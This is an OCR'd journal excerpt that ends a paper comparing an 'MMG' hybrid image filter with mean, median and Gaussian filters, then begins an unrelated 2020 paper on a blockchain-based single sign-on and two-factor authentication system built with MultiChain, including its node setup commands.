


Figure 4 MMG filter applied image

When Figure 4 is examined, it is seen that the results obtained from MMG hybrid filter are more successful than the results obtained from mean, median and Guassian filters in Figure 2. It is seen that the results obtained from the MMG hybrid filter are more pronounced and there is a sharp transition between the pixels compared to the results obtained from the other three filtering methods. For example, the values of the black or white pixels in the MMG hybrid filtered image appear to be sharper than the black or white pixel values obtained in the other three filtering methods. In Figure 5, histogram curves of mean, median, Guassian and MMG filters are given.



(a) (b)

Figure 5 (a) Histogram curve of mean, median, Guassian and MMG filters (b) Enlarged view of the 10 to 50-pixel range of histogram curve of mean, median, Guassian and MMG filters.

The histogram curve of the entire image is given in Figure 5 (a). However, due to the large number of black pixels, a sample area with a change on the histogram curve is enlarged in order to examine the graphic in detail and enlarged image is given in Figure 5 (b). As mentioned before in Figure 5 (b), it is seen that mean, median and Guassian filtering methods give similar results. However, in the results obtained with MMG filter, it is seen that pixel distribution is more suitable. Since there is a sharper change between pixel values in MMG filtering method, it is thought that this method will give more successful results in image processing methods such as edge detection, segmentation and object detection.

MMG filtering method was used to determine the edges on the image and the following findings were obtained about its performance. First of all, using the 5x5 kernel matrix, object edge detection was performed on the image with mean, median, Guassian and MMG filters. The results of these processes are given in figure 6.




Figure 6 Edge detection of objects using (a) Mean filter (b) Median filter (c) Gaussian filter (d) MMG hybrid filter

When Figure 6 is examined, it is seen that edge detection with MMG method is more successful than mean, median and Guassian filtering methods and it also eliminates the effect of the noise in the image. Therefore, it has been determined that MMG hybrid filtering method is more successful in both edge detection and noise reduction than mean, median and Guassian filtering methods. Masked object edge detection images are given in Figure 7.




Figure 7 Masked object edge detection image of (a) Mean filter (b) Median filter (c) Gaussian filter (d) MMG filter

When Figure 7 is examined, it is seen that MMG filtering method gives more successful results than mean, median and Guassian filtering methods.

4. Conclusions

Today, with the rapid development of technology, image processing techniques have started to be used frequently in many fields. In this study, a new hybrid filtering method, which is an alternative to mean, median and Guassian basic image processing filtering methods, is presented. This method is based on the results obtained from mean, median and Guassian filtering methods. In this method, the MMG hybrid filter was created by calculating the resultant vectors of the results obtained from mean median and Guassian filters. In order to convert the created image to a 1-byte unsigned integer (uint8) format, normalization was performed by dividing it by the maximum pixel value in the image and multiplying by 255. The following results were obtained by comparing the designed MMG hybrid filter with mean, median and Guassian filtering methods for histogram and edge detection.

Firstly, in the comparison made according to histogram curves; It has been determined that MMG hybrid filter gives more suitable results than mean, median and Guassian filtering methods both on image and on histogram curves.

The second performance test of the MMG hybrid filtering method was carried out for edge detection and segmentation image processing methods. It has been observed that MMG hybrid filtering method gives more successful results in edge detection compared to mean, median and Guassian filtering methods.

It is thought that the MMG filter presented in this study will be a hybrid filtering method that can be used in the literature for more stable image softening in basic image processing and filtering methods. Also, we aimed to improve the newly developed hybrid filtering method by using different methods and optimization techniques in future academic studies.

References

[1] F. Jalled and I. Voronkov, “Object detection using image processing,” 2016. [Online]. Available: arXiv:1611.07791.

[2] S. R.Balaji and S. Karthikeyan, “A survey on moving object tracking using image processing,” in *Proc. 11th Int. Conf. on Intelligent Syst. and Control (ISCO),* Coimbatore, India, Jan. 5-6, 2017, pp. 469-474.

[3] Q. Chen, J. Xu and V. Koltun, “Fast image processing with fully-convolutional networks,” in *Proc. of the IEEE Int. Conf. on Comput. Vision (ICCV),* Venice, Italy, Oct. 22-29, 2017, pp. 2497-2506.

[4] G. Adlinge, S. Kashid, T. Shinde and V. Dhotre, “Text Extraction from image using MSER approach,” *Int. J. Res. Eng. Technol. (IRJET),* vol. 3, no. 05, 2016.

[5] P. V. Garad, “Object sorting robot based on the shape,” *Int. J. of Adv. Res., Ideas and Innov. in Technol.*, vol. 3, pp. 129-134, 2017.

[6] G. M. Perihanoğlu “Feature Extraction From Images By Using Digital Image Processing Techniques,” M.S. thesis, Dept. Geomathic Eng., Istanbul Technical Univ., Turkey, 2015.

[7] A. M. Galal, “An analytical study on the modern history of digital photography,” *Int. J. Des.,* vol. 26, no. 58, pp. 1-13, 2016.

[8] X. Deng, Y. Ma and M. Dong, “A new adaptive filtering method for removing salt and pepper noise based on multilayered PCNN,” *Pattern Recognit. Lett.,* vol.79, pp. 8-17, 2016.

[9] Y. Li and S. Sun, “Research on Suppression Method of Warhead Infrared Image Background Based on Small Area Filtering,” *J. Comput. Commun.*, vol. 6, no. 11, pp. 155-161, 2018.

[10] W. Ma et al., “Adaptive median filtering algorithm based on divide and conquer and its application in CAPTCHA recognition,” *Comput., Mater. & Continua*, vol. 58, no. 3, pp. 665-677, 2019.

[11] H. Michalak and K. Okarma, “Improvement of image binarization methods using image preprocessing with local entropy filtering for alphanumerical character recognition purposes,” *Entropy*, vol. 21, no. 6, pp. 562, 2019.

[12] Q. Fan et al., “A generic deep architecture for single image reflection removal and image smoothing,” in *Proc. IEEE Int. Conf. on Comput. Vision*, Venice, Italy, Oct. 22-29, 2017, pp. 3238-3247.

[13] W. Liu et al., “Real-time Image Smoothing via Iterative Least Squares,” 2020. [Online]. Available: arXiv:2003.07504.

[14] Q. Fan et al., “Image smoothing via unsupervised learning,” *ACM Trans. on Graph. (TOG),* vol. 37, no. 6, pp. 1-14, 2018.

[15] P. Li, X. Liu and H. Xiao, “Quantum image median filtering in the spatial domain,” *Quantum Inf. Process.*, vol. 17, no. 3, pp. 49, 2018.

[16] G. George, R. M. Oommen, S. Shelly, S. S. Philipose and A. M. Varghese, “A survey on various median filtering techniques for removal of impulse noise from digital image,” in *Proc. 2018 Conf. on Emerg. Devices and Smart Syst. (ICEDSS),* Tamilnadu, India, Mar. 2-3, 2018, pp. 235-238.

[17] P. Zhang and F. Li, “A new adaptive weighted mean filter for removing salt-and-pepper noise,” *IEEE Signal Process. Lett.,* vol. 21, no. 10, pp. 1280-1283, 2014.

[18] Z. Zhang et al., “A new adaptive switching median filter for impulse noise reduction with pre-detection based on evidential reasoning,” *Signal Process*., vol. 147, pp. 173-189, 2018.

[19] S. B. S. Fareed and S. S. Khader, “Fast adaptive and selective mean filter for the removal of high-density salt and pepper noise,” *IET Image Process.*, vol .12, no. 8, pp. 1378-1387, 2018.

[20] B .Gupta and S. N. Shailendra, “Image Denoising with Linear and Non-Linear Filters: A Review,” *Int. J. of Comput. Sci. Issues (IJCSI),* vol. 10, no. 6, pp. 149-154, 2013.

[21] I. Agustina, F. Nasir and A. Setiawan, “The Implementation Of Image Smoothing To Reduce Noise Using Gaussian Filter,” *Int. J. of Comput. Appl.,* vol. 177, no. 5, pp. 15-19, 2017.

[22] F. Cabello, J. León, Y. Iano and R. Arthur, “Implementation of a fixed-point 2D Gaussian Filter for Image Processing based on FPGA,” in *Proc. 2015 Signal Process.: Algorithms, Architectures, Arrangements, and Appl. (SPA)*, Poznan, Poland, Sept 23-25, 2015, pp. 28-33.

[23] B. Garg and G. K. Sharma, “A quality-aware Energy-scalable Gaussian Smoothing Filter for image processing applications,” *Microprocessors and Microsystems*, vol. 45, pp. 1-9, 2016.

SAKARYA UNIVERSITY JOURNAL OF COMPUTER AND INFORMATION SCIENCES
VOL. 3, NO. 3, DECEMBER 2020
DOI: 10.35377/saucis.03.03.757459

Design and Implementation of Blockchain Based Single Sign-On Authentication System for Web Applications

Mustafa Tanrıverdi[1]
[1]Gazi University; mustafatanriverdi@gazi.edu.tr; +90 312 2022200

Received 24 June 2020; Revised 9 December 2020; Accepted 12 December 2020; Published online 30 December 2020

Abstract

Today, many services are provided through web applications and the number of these applications is increasing rapidly. Nowadays, most users use their username and password to login to web applications. Many of these users also use the same login information in different applications. This causes a major security vulnerability for applications and users. As a solution to these weaknesses in the field of authentication, there have been many developments in recent years. Some of these studies have been third party identity authentication systems like Google and Facebook. Since this method also contains potential risks, studies have been conducted on the Two-Factor Authentication (2FA) method for more security. In parallel with the innovations that emerge every day, methods should be used in the field of authentication. In these times, blockchain technology offers solutions that make life easier in many areas thanks to its distributed, transparent, secure and immutable structure. In this study, blockchain based single sign-on (SSO) authentication system was developed and implemented for web applications. In this system, a public address and a private key are defined on the private blockchain network for users and this information is used for the 2FA method through the developed mobile application. Detailed information was given about the proposed system and technologies used in the study.

Keywords: blockchain, identity authentication, two-factor authentication (2FA), single sign-on (SSO), software development

1. Introduction

With the rapid development of internet technologies, many applications and services have started to serve on the web platform. Users can sign up for many applications and login to them with their own username and password. Users usually reuse the same credentials in order to login different applications and two-thirds of them since it is easy to memorize [1]. Although this situation provides great convenience to users, it poses a potential security risk for them and web applications as well. If an identity authentication mechanism can be implemented to be used by different applications together rather than being used by each application separately, each application does not need to manage own authentication task. This provides great convenience for both applications and users [2].

Identity authentication, which refers to authenticating user's real identity on the internet, plays an important role in protecting information security [3]. Thanks to recent advances, users can access to applications through third party identity authentication systems such as Google and Facebook. These centralized solutions have serious problems such as security challenges, single point of failure and poor transparency. Moreover, traditional authentication applications, like ones in which only username and password are used, have become open to threats today. One of the most appropriate solutions may be applied against to these threats is to use 2FA methods. To overcome these challenges, a blockchain-based SSO authentication system has been developed for web applications. Distributed, transparent, secure and immutable network of the blockchain has been utilized to effectively manage technologies such as SSO and 2FA.

In this study, a private blockchain system was established with the MultiChain [4] and a node was defined for each web application. It was aimed for users to be able to securely login to applications in the blockchain network with a single account without need for any third party verifier. Since each node in private blockchain is considered reliable, one node can safely access the data of the other nodes. Thanks to this feature of the blockchain, it was possible to provide SSO authentication for users for multiple applications.

In the private blockchain network, each user can create a public address and private key. At the time of creation, the private key is displayed to the user as QR code. At this stage, users can pair their private keys with the developed mobile application and then use these keys for 2FA through the mobile application. Considering the combination of these new and popular technologies and the shortcomings of similar studies in the literature, it can be said that this study is unique.

The remaining sections of this paper explain the following. Section II summarizes research related to the blockchain technology, identity authentication, MultiChain and 2FA. Section III describes the proposed blockchain based SSO authentication system for web applications.

2. Background and Related Works

2.1 Blockchain

For the first time, blockchain technology, which has become known and popular thanks to cyrpto currencies, has recently received great attention from various international organizations, industries and institutions. The number of blockchain-based solutions has increased rapidly in many different domains in recent years. Thanks to its solutions and features, blockchain has even been expressed by some researchers as more powerful technology than the Internet [5]. In the report published by Allied Market Research, it was stated that the blockchain market was $228 million in 2016 and could reach $5.4 billion by 2023 [6]. According to Nakamoto, the blockchain is a distributed data structure in which each transaction information is recorded and shared by the participants in the network [7]. Reyna et al. defined the blockchain as a distributed, transparent, unchangeable and secure data structure where the stakeholders in the network verify the reliability of transactions [8]. There are many similar blockchain definitions in the literature, from a technical point of view, it would be correct to define blockchain as a combination of decentralization mechanism and also a combination of cryptographic algorithms and distributed databases [9]. According to Zhao et al, the most important feature of Blockchain is the support of reliable and transparent operations through network-based calculations rather than people's monitoring or controlling [10]. The advantages of the blockchain can be listed as follows [11].

- A copy of the data is recorded by all stakeholders and everyone can access the data transactions. Data loss and destruction are prevented by this way.
- Thanks to digital signatures and verifications, it is ensured that the stakeholders can trust each other without any need for third party agents.
- Everyone is able to see the status of its transactions as well as the details of all transactions in the blockchain which ensures transparency.
- The data on the blockchain cannot be changed or deleted.
- It can work without a central authority and it cannot be controlled, canceled or closed by its distributed structure.

The existing blockchain systems are classified into three categories as public, private and consortium blockchain. Public blockchain offers an open platform that allows everyone to participate, write and mine. These blockchain systems do not have any restrictions and also referred as unauthorized blockchain. Private blockchain, which is managed by a person or a group, provides sharing and data exchange between one or several organizations. Consortium blockchain can be defined as a partially private and permissible blockchain where a predetermined set of nodes take the place of a single organization in verification and consensus processes [9].

2.2 MultiChain

Because of the advantages of the support of such an API for many programming languages, ease of use, performance and documentation, it has been influential in our choice of MultiChain as a blockchain application. MultiChain is a private blockchain protocol that manages the access to data using a list of registered participants [4]. Only registered participants have access to read and write blocks in the chain. The consensus method used by MultiChain is the Round Robin (RR) scheduling algorithm. The RR algorithm states that each block must have a signature from the participant who intends to create it. Adding multiple assets issuance and data streams (key-value databases) are provided by MultiChain. Data streams can be considered as a database like NoSQL with separate permissions isolated from the entire blockchain. A small piece of text or 64 MB binary data can be stored on the data stream [12].

2.3 Two Factor Authentication

Traditional single-factor authentication such as ‘‘username + password’’ has been used widely because it is easy to deploy without additional devices. However, this method is vulnerable to dictionary, snooping and brute force attacks [13]. This traditional method was effective when the internet and web applications were not widespread as current. Nowadays, it is possible to access passwords of users with the help of trojans' ability to monitor the keyboard or network attacks. As a solution, 2FA methods have been widely used with high security requirements in recent years [14]. In addition to text data such as password or code, 2FA also uses encrypted data created instantly via smart cards or mobile phones. Users need to verify this code or encrypted information in a very short time with hardware support. Google Authenticator [15] and LastPass [16] are examples of commonly used 2FA applications.

2.4 Blockchain Based Identity Authentication

Today, many services are provided via the internet and identity authentication is very important for service providers. As known, there are many problems in the current identity management systems. For example, many service providers are dependent on third party authentication providers that have been used in recent years and these providers can access user information and services. However, it may be exposed to various network attacks regardless of being a third-party authorized login or a traditional login with username and password, [17]. To overcome these problems, if blockchain is used for identity authentication, the following facilities can be provided.

- Thanks to the decentralized feature of the blockchain, service providers do not require any trusted central authority.
- The data on the blockchain is tamper-proof, which also prevents some illegal activities.
- If the service providers are allowed to participate in a private blockchain with permissions, users can access these services with a single account. This makes account management easier and more effective for users.
- Thanks to the public - private key features in the blockchain, users can send their identity information by encrypting it with their own private key instead of sending it directly to service providers.

The authentication technology based on blockchain has been a topic that has been studied by researchers in recent years [1], [18]. For the first time in 2014, Conner et al. proposed a blockchain public key infrastructure (PKI) system called Certcoin to solve some security problems [19]. Due to the transparent structure of blockchain, there were problems with user privacy in this solution. Then a privacy-awareness blockchain PKI, which achieve user anonymity through short term online public keys, was designed by Axon and Goldsmith [20]. In this study, storage and efficiency were neglected while user privacy was ensured. In the following years, the development of blockchain technology, improvements in performance and storage problems and the use of smart contracts made a significant contribution to the authentication process.

When the literature is analyzed, many blockchain-based authentication and authorization studies for Internet of Things(IoT) devices can be seen. The studies conducted by Jiang et al. [18] and Khalid et al. [21] can be given as an example to these studies. The number of studies conducted for web applications in this field is limited. One of the few current studies in this area was presented by Ezawa et al. in 2019. In this study, it is ensured that identity authentication is performed more securely using blockchain-based PKI structure and smart contracts through a verification and authorization server [2]. In this study, the web user needs to enter information such as public key certificate, random number and signature on the login screen, which can be considered extremely inappropriate for data security and ease of use.

Xiong et al. proposed a privacy-awareness authentication system for the multi-server environment in order to prevent single-point failure problem due to the centralized architecture [1]. The offered system provides a defence against various kinds of malicious attacks besides multiple security requirements like mutual authentication and user anonymity. The solution proposed in this study is a theoretical framework without applying to any specific scenario. An Ethereum-Based Cloud User Identity Management Protocol has been developed by Wang et al. [17]. In this study, the web user must write key data and encrypted hash values on the login screen, which is also followed in the study conducted by Xiong et al [1]. Patel et al. also designed a decentralized web authentication system using Ethereum based blockchain system prototype called DAuth [22]. In this study, users' private keys and smart contracts were used to ensure security and confidentiality. This study also has limitations in terms of usage for web users in daily life.

As mentioned in the introduction section, web users generally use many differnet applications today. It may cause problems for users to use separate accounts for each application or to login via third-party systems. To overcome this problem, researchers and companies have conducted studies involving different SSO solutions. Within the scope of the proposed system, an effective SSO can be presented by using the private blockchain created for the applications of an organization. A limited number of studies on blockchain-based SSO were found when the literature was scanned [23], [24]. These are also theoretical studies with suggestions.


3. Implementation of Proposed System

This section provides detailed information about the developed blockchain based SSO authentication system for web applications. New and popular internet technologies such as blockchain, 2FA and SSO have been used in this system. In the design phase of the proposed system, these technologies were considered as modules and developed step by step. This progressive method has also been applied in the processes of the system's implementation. Therefore, it will be more understandable to give detailed information about the modules during the implementation stages. Information about these stages is given below.

3.1 Installation of Private Blockchain

One authenticator server named S0 and three web servers named S1, S2, S3 were used in the experimental environment. These servers running Windows 10 as the operating system have Intel Xeon 2.00 GHz processor and 8 GB memory. Food Ordering System, Student Information System and Online Petshop System were established on web servers. these applications were selected from the projects offered by Itsourcecode as open source [25].


At first, as shown in Figure 1, a chain named project1 was created and published on the S0 server. As shown in the figure, the chain named project1 runs on port 2879 on server S0 with ip address 10.0.0.12.


Administrator: Command Prompt - multichaind project1 -deamon

```
C:\multichain>multichaind project1 -deamon

MultiChain 2.0 beta 3 Daemon (Community Edition, latest protocol 20008)

Other nodes can connect to this node using:
multichaind project1@10.0.0.12:2879

Listening for API requests on port 2878 (local only - see rpcallowip setting)

Node ready.
```

Figure1 Creating a chain with MultiChain


In the structure of MultiChain, it is necessary to authorize other nodes to connect, read and write in the chain. After the necessary permissions are granted in MultiChain and the firewall definitions are set for the IP addresses and port numbers are defined, nodes can connect to the chain. Figure 2 shows the connection status of the S1 server with the 10.0.0.35 ip address to the MultiChain created in S0 server with 10.0.0.12:2879 ip address and port. S2 and S3 servers are also connected in a similar way to the project1 chain.


Administrator: Command Prompt - multichaind project1@10.0.0.12:2879 -deamon

```
C:\multichain>multichaind project1@10.0.0.12:2879 -deamon

MultiChain 2.0 beta 3 Daemon (Community Edition, latest protocol 20008)

Chain project1 already exists, adding 10.0.0.12:2879 to list of peers

Other nodes can connect to this node using:
multichaind project1@10.0.0.35:2879

Listening for API requests on port 2878 (local only - see rpcallowip setting)

Node ready.
```

Figure 2 Connection the node to chain

The MultiChain Explorer application, which enables web-based browsing of blockchain activities, is presented to the developers by MultiChain. MultiChain Explorer application was installed on the servers and blockchain activities could be monitored instantly. Figure 3 shows a screenshot of the MultiChain Explorer web page, which indicates that the three nodes are participating in the chain named project1. As seen in the figüre 3, the chain named project1 was started by the S0 with the ip address 10.0.0.12 and port 2879. Then the nodes with the IP addresses 10.0.0.35 and 10.0.0.52 are connected to this chain.



BlockChain Web Attack Detection (BWAD) – Web_Project_1

My Node

Name	project1
Version	2.0 beta 3
Protocol	20008
Node address	project1@10.0.0.12:2879
Blocks	405
Peers	2

My Addresses

Label	Set label
Address	1QQ9TrhHfco2VFyNzcfQrWSS7pTsmy5bgkw2db
Permissions	connect, send, receive, issue, create, mine, admin, activate – change

Connected Nodes

Node IP address	10.0.0.35
Handshake address	15jgwWAAY4dtad4NjcaynftNFRtqwZn3byqXhd
Latency	0.094 sec
Node IP address	10.0.0.52
Handshake address	1KSPbFqudz1a51BaLHzGqXDnTq4xVyVw7Si4Nv
Latency	0.109 sec

Figure 3 Screenshot of the MultiChain Explorer application

Thanks to the private blockchain established through MultiChain, a distributed data sharing environment has been established for one authenticator server and three web servers. The block diagram of this private blockchain is presented in Figure 4.




Figure 4 Block diagram of the private chain

S1, S2 and S3 servers have W1, W2 and W3 web applications and N1, N2, N3 nodes. The S0 server has a N0 node and authentication service.

3.2 Setting Up Data Streams, Permissions and Connections on Blockchain

In this system, json or text data is stored in different streams on the blockchain. It should be possible to define which servers can access to this data with which permissions (read or write). The data stream feature of the MultiChain is suitable for this purpose in terms of performance and data storage structure. As seen in figure 4, there are two data streams called sessions and users in the node of the authentication server S0. The web servers S1, S2 and S3 have only sessions data stream in their nodes. Username, password, and public key data of users are stored in the data streamwhich is called users. Username, generated encrypted value and time data of users who complete the authentication process are stored in sessions data stream. With this structure, it is aimed that the users can authenticate only through the authentication service in S0. Then, the data of the user whose authentication process is completed is recorded in the data stream called session. For this, users data stream is only available on the N0 node. For session data stream, N0 node is allowed to read and write while N1, N2 and N3 nodes are only allowed to read. In previous sections, the use of central solutions such as Google and Facebook for authentication has been noted to risk of single point of failure. In this system, S0_2 server, which is an exact copy of S0 server is created and included in the chain in order to avoid single point error. In this way, the authentication service will be ready to be activated and a copy of the data streams will be created.

